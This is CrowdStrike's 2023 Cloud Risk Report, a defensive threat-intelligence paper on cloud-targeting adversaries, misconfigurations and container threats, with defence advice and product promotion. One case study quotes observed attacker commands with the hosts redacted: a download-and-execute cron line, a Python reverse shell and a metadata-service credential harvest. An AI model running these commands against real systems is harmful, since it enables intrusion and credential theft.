CROWDSTRIKE

2023 Cloud Risk Report

The Rise of the Cloud-Conscious Adversary

Contents

Executive Summary

Cloud-conscious cyberattacks skyrocketed from 2021 to 2022: Observed cloud exploitation cases grew by 95% and cases involving adversaries targeting cloud environments have nearly tripled, increasing 288% year-over-year.[1]

Defending cloud environments from this activity requires knowledge of what threat actors are doing — how they're breaking in and moving laterally, which resources they target and the steps they take to evade detection.

The CrowdStrike 2023 Cloud Risk Report puts a spotlight on adversaries targeting enterprise cloud environments and the tactics, techniques and procedures (TTPs) they employ. It uncovers key trends in adversary activity, shares real-world stories of recent attacks on cloud environments, reveals critical oversights that are leaving organizations vulnerable, and offers guidance for defending against increasingly cloud-conscious adversaries.

1 CrowdStrike 2023 Global Threat Report

Among the key findings:

Adversaries are sharpening their use of cloud TTPs.

- A number of adversary groups, including SCATTERED SPIDER (eCrime), COZY BEAR (Russia-nexus), COSMIC WOLF (Turkey-nexus) and LABYRINTH CHOLLIMA (North Korea-nexus), are growing more sophisticated and determined in targeting the cloud.
- Nation-state and criminal adversaries are using cloud infrastructure to host phishing lure documents and malware. Adept threat actors implement command-and-control (C2) channels on top of existing cloud services.
- In 28% of incidents CrowdStrike found during the observation window, adversaries manually deleted a cloud instance to remove evidence and evade detection.*

Identity is the key cloud access point.

- Adversaries are ramping up their use of valid accounts, which were used to gain initial access in 43% of cloud intrusions CrowdStrike observed over the last year.
- Nearly half (47%) of critical misconfigurations in the cloud are related to poor identity and entitlement practices.*
- In 67% of cloud security incidents, CrowdStrike found identity and access management (IAM) roles with elevated privileges beyond what was required — indicating an adversary may have subverted the role to compromise the environment and move laterally.*

Human error drives cloud risk.

- 60% of containers CrowdStrike observed lacked properly configured security protections.*
- 36% of cloud environments had insecure cloud service provider default settings.*

The findings in this report are drawn from data and observations from real-world cyberattacks. These incidents were uncovered, analyzed and neutralized by CrowdStrike Falcon® Cloud Security, CrowdStrike Falcon® Intelligence, CrowdStrike® Falcon OverWatch™ managed threat hunting, and incident response engagements.

CrowdStrike expects cloud targeting to continue to accelerate. As threats evolve, it is imperative organizations learn what they are up against in order to effectively protect cloud environments.

Cloud Threat Landscape Overview

Top Cloud-Conscious Adversaries

Cloud-conscious adversaries, which abuse cloud-specific features to achieve their goals, pose significant risk to cloud environments. They have a deep understanding of cloud infrastructure and continue to refine their tactics to abuse cloud services and exploit cloud vulnerabilities and misconfigurations. Defending against these threat actors requires an understanding of the motivations, strategies and techniques they use to infiltrate the cloud.

Below are four prolific adversaries and their unique tactics.

SCATTERED SPIDER


SCATTERED SPIDER is growing aggressive in their use of cloud-conscious TTPs, seeking to monetize their operations by extorting victims. For example, in the spring of 2023, they deployed ransomware from a cloud staging environment for the first time. In this incident, CrowdStrike observed SCATTERED SPIDER using the Azure run command feature to execute a PowerShell script. This script deployed a remote monitoring and management tool, which was then used to modify user accounts and passwords as a means to escalate privileges. With greater privileges, the threat actor used a cloud orchestration tool to deploy the Alphv Sphynx ransomware, which primarily targets ESXi environments, to extort victims.

COZY BEAR

COZY BEAR was observed using credential theft to access cloud environments, including Microsoft 365 tenants, as a foundational tactic. The threat actor was able to subvert authentication with a single-sign-on (SSO) provider, with multifactor authentication (MFA) enabled, by stealing session cookies stored in Chrome browser profiles. Cookies stolen within a valid session time window can be saved in an adversary-controlled web browser installed on a compromised machine in a target environment; these can then be used to authenticate and access services.

COSMIC WOLF

COSMIC WOLF targeted data stored within a victim's cloud environment during an intrusion in the technology sector. The adversary compromised the cloud environment using a stolen credential, which allowed them to interact with the cloud environment using the command line. Using this method, the adversary altered security group settings to allow direct Secure Shell access from malicious infrastructure.



LABYRINTH CHOLLIMA

LABYRINTH CHOLLIMA has extensively used cloud services such as Google Drive and Microsoft OneDrive to host malware or conduct C2. The threat actor was observed delivering malicious macro documents to victims over WhatsApp, as well as using text-based SaaS solutions such as GitHub to store files such as second-stage payloads.

Cloud-Conscious Adversaries Require Cloud-Focused Protection

- **Cloud workload protection (CWP):** Provides continuous threat monitoring, detection and prevention of advanced attacks for cloud workloads across hybrid and multi-cloud environments, including runtime.
- **Cloud security posture management (CSPM):** Delivers unified visibility and prevention of misconfigurations exploited by adversaries with continuous monitoring and assessment of multi-cloud environments.
- **Cloud infrastructure entitlement management (CIEM):** Secures cloud identities and permissions across multi-cloud environments, detects account compromises, and prevents identity misconfigurations, stolen access keys, insider threats and other malicious activity.
- **Container security:** Enables teams to perform detection, investigation and threat hunting tasks on containers, even those that have been decommissioned.

Top Adversary Behaviors in the Cloud

Throughout 2022, CrowdStrike observed an evolution of the TTPs used by adversaries in attacks on cloud environments. Common TTPs include:

Initial Access

Cloud-conscious threat actors primarily gained initial access to the cloud by using valid existing accounts, resetting passwords or exploiting public-facing applications. Once on a machine, they primarily attempted to gain access using credentials found in files, and also through the cloud provider's instance metadata services (IMDS).

Discovery

During initial environment discovery, threat actors primarily focused on cloud accounts — for persistence and potential privilege escalation — as well as reachable network services. They also searched for cloud permission groups, infrastructure and storage buckets.

Privilege Escalation

Threat actors escalated privileges by gaining access to accounts with higher privileges, either by finding credentials for these accounts or resetting existing credentials.

Lateral Movement

To move laterally inside a cloud environment, threat actors used protocols such as SSH, Remote Desktop Protocol (RDP) and Server Message Block (SMB). Threat actors with console access also leveraged cloud orchestration tools to achieve this goal.

Defense Evasion

Some threat actors tried to evade defenses by deactivating security products running inside virtual machines. Others attempted to masquerade as valid users by choosing proxy exits close to expected victim locations or naming newly created virtual machines to align with the victim's naming scheme.


As cloud adoption continues to grow across business environments, adversaries are using the cloud to expand the impact of their attacks. Though the goals of adversaries' operations in the cloud are often similar to their intrusion ambitions outside cloud environments — i.e., gain initial access, gain persistence and move laterally — the short-lived nature of some cloud environments means adversaries may need a more tenacious approach to succeed.

In **67%** of cloud security incidents CrowdStrike observed, IAM roles were found with privileges elevated beyond what was required, indicating an organization may have incorrectly set permissions, or an adversary may have subverted the role to compromise the environment and move laterally.

In **28%** of incidents CrowdStrike observed, adversaries manually deleted an instance to remove evidence and evade detection.

Cloud exploitation increased from 2021 to 2022, with the total number of observed cloud exploitation growing by **95%** and cases involving cloud-conscious threat actors increasing **288%.***

*2023 Global Threat Report



Cloud Misconfigurations: An Open Door to Adversaries

Cloud misconfigurations are gaps, errors or vulnerabilities that expose a cloud environment to risk. These can occur when security settings are poorly chosen or not implemented at all. Multi-cloud environments can be complex, and it can be difficult to tell when excessive account permissions are granted, improper public access is configured or other mistakes are made.

CrowdStrike is consistently called in to investigate cloud breaches that could have been detected earlier or prevented if cloud security settings had been correctly configured. Below are the most common cloud security misconfigurations seen on the front lines of CrowdStrike's incident response.

Identity and Entitlement Misconfigurations

Nearly half (47%) of detected misconfigurations deemed critical are related to ineffective identity and entitlement hygiene. These include but are not limited to:

- **Excessive Account Permissions:** Most accounts have a limited set of normal operations and a slightly larger set of occasional operations. When accounts are provisioned with greater privileges than needed and misused by an intruder, the "blast radius" can be unnecessarily large. Related threat activity may include data exfiltration, destruction, code tampering, lateral movement, persistence and privilege escalation.
- **Ineffective Identity Architecture:** A core contributor to cloud breaches is the existence of user accounts not rooted in a single identity provider that enforces limited session times, uses MFA, and can flag or block irregular or high-risk sign-in activity. Without this, the risk of stolen credential abuse is high.

Insecure Cloud Provider Default Settings

Most cloud service providers have default security policies; however, these may not align with an organization's security needs. More than one-third (36%) of detected misconfigurations are related to insecure default settings that were not properly updated. These include but are not limited to:

- **Public Snapshots and Images:** Accidentally making a volume snapshot or machine image (template) public is rare, but when it happens it allows opportunistic adversaries to collect data from that public image. This data may contain passwords, keys and certificates, or API credentials that could enable a larger cloud platform compromise.
- **Open Databases, Caches and Storage Buckets:** Databases or object caches that are made public without sufficient authentication and authorization controls can expose the entire database or cache to opportunistic adversaries that can use them for data theft, destruction or tampering.
- **Neglected Cloud Infrastructure:** Cloud applications or workloads that are spun up to support a short-term need, and then neglected once the team has moved on from the exercise, create significant risk. Cloud infrastructure not maintained by the security team can give threat actors an opportunity to search for sensitive data left behind.

A Growing Threat: Container Incidents in the Wild

The widespread adoption of container technologies with improper configurations, poor protection and lack of monitoring creates easy targets — and adversaries are taking advantage.

CrowdStrike data shows 60% of container workloads lack properly configured protections: 28% of workloads run as root or allow escalation to root, and 24% have root-like capabilities. More than one-quarter (26%) of Kubernetes Service Account Tokens are automounted, which increases the risk of unauthorized access and allows communication with the Kubernetes API server — undermining the security and integrity of the Kubernetes environment.

60%
of workloads lack properly configured security protections

28%
of workloads run as root or allow escalating to root

26%
of workloads have Kubernetes Service Account Token automounted

24%
of workloads have root-like capabilities

Analysis shows threat actors most commonly achieved initial access into containers through external remote services, particularly Docker APIs and SSH. Adversaries most often gained execution by deploying a malicious container and creating, or attaching to, existing containers to evade security defenses.

Many containers run on platform-as-a-service or serverless infrastructure without a security product inside the container, giving security teams low visibility in these environments. Even when the container host is the responsibility of the customer, and not of a cloud service provider, security products generally do not monitor these hosts. Further, due to the ephemeral nature of containers and limited support of forensic tooling, incident response teams can only obtain a partial view of incidents involving containers. As a result, the security industry likely has a visibility bias that tends to miss compromises happening in containers.

Security vendors commonly gather intelligence about container threats by maintaining honeypots with purposefully misconfigured environments that become compromised. As a result, the most prominently reported threats to containers are opportunistic threat actors exploiting misconfigurations. However, this does not reflect the complete container threat landscape, especially as honeypots are challenging to keep updated.

CrowdStrike has responded to dozens of security incidents involving containers in recent years. An overview of the observed tactics and techniques is shown in Figure 1, which only includes incidents directly observed by CrowdStrike. It's important to note not all tactics in this section were observed in each incident. The darker the red of a cell, the more often this technique occurred relative to the other techniques under the respective tactic.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit Public-Facing Application	Container Administration Command	External Remote Services	Escape to Host	Build Image on Host	Steal Application Access Token	Container and Resource Discovery	Use Alternate Authentication Material: Application Access Token	Resource Hijacking
External Remote Services	Deploy Container	Valid Accounts: Local Accounts	Exploitation for Privilege Escalation	Deploy Container	Unsecured Credentials: Credentials In Files	Network Service Discovery		
Valid Accounts: Local Accounts			Valid Accounts: Local Accounts	Impair Defenses: Disable or Modify Tools				
				Masquerading: Match Legitimate Name or Location				
				Use Alternate Authentication Material: Application Access Token				
				Valid Accounts: Local Accounts				

Figure 1. MITRE ATT&CK® heat map of threats to containers

Cloud Threat Activity: Real-World Observations

The trends and techniques CrowdStrike has observed in the wild relate to credentials and identities, lateral movement across IT environments and cloud misconfiguration abuse.

Expanding Reach: Credential Harvesting Opens New Avenues of Attack

CrowdStrike often sees adversaries attempting to collect cloud credentials after they have established a foothold in a victim environment. By collecting valid credentials, adversaries can expose new assets or open new attack pathways.

In the first quarter of 2023, CrowdStrike identified an unknown adversary targeting multiple Linux cloud hosts hosting vulnerable web applications. The malicious activity observed included attempted cloud credential harvesting and attempted deployment of a Sliver implant. The Sliver case study details the TTPs observed in this intrusion, which targeted a global retail entity.

Unknown Adversary Deploys Sliver Implant and Targets Cloud Credentials


Initial Access

The adversary achieved Remote Code Execution (RCE) on multiple Linux hosts following the exploitation of vulnerable public facing PHP applications.

Persistence

The adversary created a cron job to download and run the Silver implant upon reboot.

```
curl hxxp://[REDACTED ExternalIPAddress:
[REDACTED Port]/[REDACTED FileName] -o /dev/shm/
[REDACTED FileName];chmod +x /dev/shm/[REDACTED
FileName]; bash -c "exec -a '[kthread/4:3-bus]' /
dev/shm/[REDACTED FileName]" & disown
```



Command and Control

Curl was used in an attempt to download a Sliver implant. The adversary leveraged the cloud provider's orchestration tool in an attempt to execute python reverse shells.

```
python3 -c import os,pty,socket;
s=socket.socket();
s.connect((”[REDACTED IPAddress",[REDACTED PORT]));
[os.dup2(s.fileno(),f)for f in(0,1,2)];
pty.spawn("sh")
```

Discovery

Various discovery commands were executed such as whoami.ps.uname.id in addition to reaching out to an external domain to IP address information. Additional discovery operations were observed which included querying the instance metadata service API to enumerate Identity and Access Management roles.

Credential Access

The adversary attempted to harvest the cloud credentials via the Instance metadata service API.

```
curl -k http://[REDACTED IP Address]/
latest/ meta-data/iam/security-credentials/
[REDACTED IAM Role]
```

To defend against this attack


- Use a solution that provides CSPM visualization in a single dashboard and reports across AWS, Azure and GCP, allowing users to identify risks specific to their application or environment and consistently enforce compliance.
- Ensure cloud configurations automatically maintain secure profiles to help deny access to adversaries and prevent adversaries that gain access from obtaining valuable information in follow-on activities.

Lateral Movement:
Sneaking Across IT Infrastructure

Beware the Pivot: Adversaries Gain Cloud Access from Traditional IT Devices

CrowdStrike uncovered a series of interactive intrusions exploiting CVE-2022-29464, which allowed unrestricted file upload and remote code execution. These campaigns were consistent with China-nexus targeted intrusion activity. The next case study details TTPs observed in an intrusion against multiple Linux hosts at a technology entity in the APJ region, where the adversary was seen moving into the victim's cloud environment.

PANDA Explores Linux and Cloud-based Workloads Following Exploit of CVE-2022-29464



Command and Control

The adversary used wget and curl to retrieve a selection of tooling from a remote IP which included fscan, cryptojacking tools, and multiple webshells including Godzilla and other .jsp variants commonly available on Chinese-language GitHub repositories.

Defense Evasion


The adversary deployed numerous anti-forensic efforts including the timestomping of webshell files with the aim of frustrating response and remediation efforts.

Discovery

The adversary performed interactive reconnaissance which included the scanning of local subnets and identification of potential lateral movement targets. Additionally, the adversary installed a command line to facilitate advanced cloud reconnaissance and began enumerating cloud credential stores and configurations.

Credential Access

Continuing the hunt for credentials, the adversary inspected numerous sensitive files in search of credentials including `/etc/shadow` and `.bash_history`



Lateral Movement

Finally, the adversary attempted lateral movement to multiple internal hosts via SSH.

To defend against this attack

- Use a solution with unified, real-time visibility from host to cloud in a single platform and single data plane.
- Monitor and track interactions between assets to gain a holistic view of the risks those assets pose.
- Enable and collect all logs throughout the cloud environment, including traditional command and scripting shells. Monitor for evidence of suspicious or malicious usage.
- Apply the principle of least privilege to cloud infrastructure. Credentials, configurations and precedence should be routinely evaluated to avoid unintended access to privileged resources.

Updates Required: Cloud Environments Must Be Maintained

It is crucial for cloud assets to be regularly updated and adequately configured. Failure to do so can leave these environments exposed to adversaries.

Proper attention to security controls, timely patching and MFA make initial access and lateral movement more difficult for adversaries. CrowdStrike continues to see intrusions unchallenged by protections such as the principle of least privilege, group policy, MFA, network segmentation and firewall rules. If an adversary manages to gain access, a well-controlled environment will improve detection, ensure their impact is minimized and accelerate follow-on containment, eradication and recovery.

The following incident occurred due to lack of maintenance:

In early 2023, CrowdStrike detected an interactive intrusion by an unknown adversary against a cloud-hosted Windows server. The observed execution occurred on the host under a Windows command shell after exploitation of a public-facing web service. Activity included attempted harvesting of cloud instance credentials and the use of Chisel to attempt protocol tunneling using an external SOCKS proxy.

Unknown Adversary Gains Access to a Cloud-hosted Windows Server

Initial Access

The adversary achieved command shell level access to the cloud-hosted server through exploitation of an externally facing web application.

Command and Control

The adversary executed a customer compiled version of the Chisel protocol tunneling tool to establish a reverse tunnel between the endpoint and adversary infrastructure.

Discovery

The adversary performed various discovery techniques, collecting information on network connections, running processes and system users.

Credential Access

The adversary queried cloud instance metadata, showing interest in a particular IAM role. The use of PowerShell to query the API is seen less frequently than the use of curl.

Lateral Movement

Utilizing the established Chisel tunnel, the adversary attempted to connect to various endpoints across ports indicating interest in SSH, RDP, SQLServer and MySQL services.

To defend against this attack

- Eliminate blind spots by continuously monitoring the cloud environment for misconfigurations.
- Enable DRIFT prevention with behavioral, AI-based real-time analysis, replacing the legacy approaches requiring the creation and maintenance of allowlists and profiling.
- Conduct regular vulnerability assessments of hosted applications to proactively identify potential issues in application design and implementation.
- Maintain comprehensive visibility into executed PowerShell commands to support threat hunting.
- Ensure secure configuration of the IMDS. At the time of writing, requiring the use of IMDSv2 is highly recommended.
- Regularly monitor the cloud environment to identify instances still running IMDSv1

The Future of Cloud Threats

The threat to cloud-based data, assets and resources continues to grow as threat actors seek novel ways to bypass security measures, quietly breach cloud environments, move laterally, access sensitive data, refine proven techniques and test new ones.

It's expected organizations will continue to evolve their multi-cloud environments. While the multi-cloud approach offers greater scalability and flexibility, it also drives complexity and creates new security challenges for security teams. Security teams will need to contend with user access control, configuration errors, data governance, observability and the shared responsibility model to harden protection for their expanding multi-cloud environments.


Identity protection must be a top priority. The adoption of more cloud-based applications and services will drive the number of identities an adversary can target and use to their advantage. It is likely threat actors will continue to seek opportunities to use valid identities to log in, move laterally and achieve their goals. The identity threat is pervasive, affecting all major cloud providers and many smaller ones across customers of all sizes and industries.

CrowdStrike expects cloud-focused threat activity to continue — an assessment made with high confidence based on the continued increase in targeting and in organizations' expansion into multi-cloud and hybrid cloud environments.

In response to these evolving threats, CrowdStrike continues to provide industry-leading adversary tracking, threat intelligence collection and campaign analysis, and the cloud security tools organizations need to stay informed and protected against modern cloud threats.


Top 5 Steps to Defend a Cloud Environment

Prioritize Cloud Identity Protection:
Adversaries use cloud identities and permissions to quietly log in to target environments, move laterally, change settings and access sensitive data and resources. Organizations should establish proper permissions for users and entities accessing resources across their multi-cloud environment. They should also apply the principle of least privilege across cloud providers, taking extra care to determine if users and entities truly need privileges that enable them to access valuable resources.



Gain Visibility into Security Gaps:
As organizations expand their cloud infrastructure, it is imperative they keep a close eye on misconfigurations that could put them at risk. Improved visibility and real-time insights can enable organizations to spot misconfigurations before they become a problem. Internal and external application security testing can also provide insight into potentially dangerous vulnerabilities and misconfigurations. If this is done prior to deployment, the risk can be mitigated before an attacker has a chance to exploit any issues.

Employ Real-Time Monitoring and Visibility:
With continuous monitoring across cloud and endpoint systems, organizations can detect and prevent security threats like lateral movement, performance disruption and compliance issues. With this approach, security teams can identify and address potential threats in real time. Best practices include: ensuring your monitoring profile aligns with organizational and technical constraints, ensuring the most important metrics and events are included in the monitoring scope, and choosing the most effective monitoring software. Without continuous detection, threats can slip under the radar.



Ensure Timely Patching:
Cloud assets must be updated and configured to create the strongest defense against adversaries. Organizations must regularly update software in their cloud environments to ensure vulnerabilities are patched in a timely manner, and conduct regular assessments of hosted applications to identify flaws in application design and implementation. Special care should be taken to patch known remote code execution and SSRF vulnerabilities in public-facing applications running in the cloud.

Watch for Unusual Behavior in Real Time:
Visibility into cloud workloads and container events is critical. Organizations should monitor for suspicious activity including newly created cloud instances and cloud accounts, newly added credentials or MFA factors, changed firewall rules, access to cloud resources by new or unexpected entities, and the disabling of MFA through configuration changes. Any of these behaviors may indicate an intruder in the cloud.

Get a CrowdStrike Cloud Security Risk Review

Understand how to protect your cloud environment, and receive customized insights to operationalize best practices for cloud security.

CrowdStrike's Unified Approach to Cloud Security

CrowdStrike Falcon® Cloud Security delivers unified agent and agentless cloud security capabilities for a superior, elegant experience that drives down the cost and effort of stopping cloud breaches across AWS, Azure, and GCP — including support for all major workloads, containers and serverless applications. Falcon Cloud Security consolidates fragmented, standalone tools across CWP, CSPM, and CIEM as part of a holistic cloud-native application protection platform (CNAPP) with built-in industry-leading threat hunting and services.

CrowdStrike® Falcon OverWatch™ Cloud Threat Hunting unearths cloud threats, from unique cloud attack paths with complex trails of cloud IOAs and IOMs to well-concealed adversary activity in your critical cloud infrastructure — including AWS, Azure and Google Cloud Platform.

CrowdStrike Falcon® Complete Cloud Security (MDR for Cloud Workloads) provides a fully managed cloud workload protection service, delivering 24/7 expert security management, threat hunting, monitoring and response for cloud workloads, backed by CrowdStrike's industry-leading Breach Prevention Warranty.

CrowdStrike Cloud Security Services help you fortify the security posture of your cloud platforms and respond with authority to cloud data breaches.

About CrowdStrike

CrowdStrike (Nasdaq: CRWD), a global cybersecurity leader, has redefined modern security with the world's most advanced cloud-native platform for protecting critical areas of enterprise risk — endpoints and cloud workloads, identity and data.

Powered by the CrowdStrike Security Cloud and world-class AI, the CrowdStrike Falcon® platform leverages real-time indicators of attack, threat intelligence, evolving adversary tradecraft and enriched telemetry from across the enterprise to deliver hyper-accurate detections, automated protection and remediation, elite threat hunting and prioritized observability of vulnerabilities.

Purpose-built in the cloud with a single lightweight-agent architecture, the Falcon platform delivers rapid and scalable deployment, superior protection and performance, reduced complexity and immediate time-to-value.

CrowdStrike. Protection that Powers You.

Learn more: https://www.crowdstrike.com/
Follow us: Blog | Twitter | LinkedIn | Facebook | Instagram

Start a free trial today: https://www.crowdstrike.com/free-trial-guide/